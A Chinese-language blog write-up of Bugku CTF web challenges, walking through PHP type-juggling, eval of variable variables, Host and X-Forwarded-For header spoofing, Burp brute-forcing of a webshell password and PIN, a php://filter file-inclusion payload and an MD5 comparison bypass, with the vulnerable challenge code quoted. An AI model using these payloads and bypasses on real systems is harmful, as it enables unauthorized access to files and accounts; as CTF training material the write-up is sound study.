BUGKU-WEB

原创

超级神兽小金刚 于 2020-02-22 12:12:16 发布 190 收藏


5.矛盾—（脑洞 运算符）

打开链接，内容如下：

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```


> is_numeric()：检测字符串是否只由数字组成，如果字符串中只包括数字，就返回Ture，否则返回False。(注意是只包括数字)

要求我们不能输入纯数字1，但是num变量的结果还要等于1
既然不能只包括数字，那我们加入运算符试试




6.Web3—（编解码）

打开链接，如下：




验证跳出弹窗，查看网页源代码：



有一串Unicode编码。这个时候可以复制**Unicode编码**到解码网站上解码，也可以直接复制到`<body> </body>`里，会自动解码。

方法一：复制到解码网站上解码：




方法二：复制到`<body> </body>`

7.域名解析—（Host文件头修改）

听说把 flag.baidu.com 解析到123.206.87.240 就能拿到flag

设置Burp Suite代理拦截

首先我们访问ip**123.206.87.240**，拦截，修改Host文件头为:flag.baidu.com




8.你必须让他停下—(Burp使用)

打开链接
界面一直在刷新，突然闪过一直图片。
我刚开始以为图片上就是flag。尝试提交，结果不是。
F12进入控制台，发现了这个：

```
<html>
 <head> ··· </head>
 <body>
  <center> ··· </center>
   <center>Stop at panda ! u will get flag</center>
  <center> ··· </center>
   <br>
   <a style="display:none">flag is here~</a>
 </body>
</html>
```

上面说flag is here ，然后一直盯着那个地方，果然出现了flag。不过一闪而逝了。
然后Burp Suite设置代理拦截



10.变量1

```
flag In the variable ! <?php



error_reporting(0);                     // 关闭php错误显示
include "flag1.php";                    // 引入flag1.php文件代码
highlight_file(__file__);               //对文件进行语法高亮显示
if(isset($_GET['args'])){               // 条件判断 get方法传递的args参数是否存在
    $args = $_GET['args'];              //赋值给变量  $args
    if(!preg_match("/^\w+$/",$args)){   // /^开始, \w表示任意一个单词字符，即[a-zA-Z0-9_] ,+将前面的字符匹配一次或多次,
$/结尾
        die("args error!");             //输出 args error!
    }
    eval("var_dump($$args);");          // 将字符串作为php代码执行结尾加分号 var_dump()函数 显示关于一个或多个表达式的结
构信息，包括表达式的类型与 值。数组将递归展开值，通过缩进显示其结构。$$args 可以理解为$($args)
}
?>
```


writeup1

writeup2


(代码看懂了，不知道其他变量名，得不到flag，所以参考了Writeup)

11.web5

打开链接，看到一个输入框和提交按钮。随便输入什么东西提交，结果如下：



F12查看源码，发现了如下字符串：



把上面的字符串复制到控制台输入(火狐好像不可以0.0)，会得到输出：**ctf{whatfk}** ------原理

输入得到的字符串，提示：**唉吆，已经非常非常接近了。。。**


回想一下题目要求是大写。将其改为大写。

ok，解决。

12.头等舱

打开链接，啥都没有 F12查看源码也没有什么发现(题目名为头等舱，会不会和**请求头**或者**响应头**有关)

设置Burp Suite代理拦截，结果如下：



13.网站被黑—(Burp 字典)

URL带有webshell，应该是有webshell可以用

御剑扫一下后台页面，扫到了**http://123.206.87.240:8002/webshell/shell.php**

要输入密码的，用Burp Suite自带的字典跑一跑。

然后找一下不同的那个密码(这里是hack)


输入得到flag。

14.管理员系统—(X-Forwarded-For)

F12发现了一串Base64密文，解密得到test123
随便提交点啥，返回结果如下：


IP禁止访问，请联系本地管理员登陆，IP已被记录.

我们伪造请求为本地。
通过修改http请求的header请求头来伪造ip
管理员用户名既然没提示就应该可以猜到(我猜的root，test123，admin…)
密码应该就是test123了
Burp Suite拦截修改



15.Web4

打开链接，让我们查看源码，找到如下信息：



> unescape() 函数可对通过 escape() 编码的字符串进行解码

进行解码后得到如下代码：

```
//检测提交
function checkSubmit(){
 var a=document.getElementById("password");
 if("undefined"!=typeof a){
  if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
   return!0;
  alert("Error");
  a.focus();
  return!1
 }
}
document.getElementById("levelQuest").onsubmit=checkSubmit;
```

将**67d709b2b54aa2aa648cf6e87a7114f1**提交得到falg。

16.flag在index里


打开链接又一个链接，再点进去
是一个文件包含漏洞
文件包含漏洞的利用
题目说flag在index里，那么就读文件就好了
将file参数修改**file=php://filter/read=convert.base64-encode/resource=index.php**
得到Base64密文，解密

```
no</a>';}
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
                echo "Oh no!";
                exit();
        }
        include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
</html>
```

```
PGh0bWw+DQogICAgPHRpdGxlPkJ1Z2t1LWN0ZjwvdGl0bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZygwKTsNCglpZighJF9HRVRbZmlsZV0pe2VjaG8gJzxhIGhyZWY9Ii4vaW5kZXguc GhwP2ZpbGU9c2hvdy5waHAiPmNsaWNrIG1lPyBubzwvYT4nO30NCgkkZmlsZT0kX0dFVFsnZmlsZSddOw0KCWlmKHN0cnN0cigkZmlsZSwiLi4vIil8fHN0cmlzdHIoJGZpbGUsICJ0cCIpfHxzdHJpc3RyKCRmaWxlLCJpbnB1dCIpfHxzdHJpc3RyKCRmaWxlLCJkYXRhIikpew0KCQllY2hvICJPaCBubyE7IjsNCgkJZXhpdCgpOw0KCX0NCglpbmNsdWRlKCRmaWxlKTsNCi8vZmxhZzpmbGFne2VkdWxjbmlfZWxpZl9sYWNvbF9zaV9zaWh0fQ0KPz4NCjwvaHRtbD4=
```

17.输入密码查看flag

打开链接：如图;




既然是5位数字密码，且找了一下，没发现什么提示

那密码应该不会太难，可以跑一下字典

也可以Burp Suite爆破

以下是爆破结果




18.点击一百万次

GG

19.备份是个好习惯

这里确实没什么思路

看了大佬的WP，知道要找 .bak 文件,御剑扫一下：



ID	地址	HTTP响应
1	http://123.206.87.240:8002/web16/index.php	200
2	http://123.206.87.240:8002/web16/index.php.bak	200

这里可以看到有**index.php.bak**文件

```php
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
*/

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```

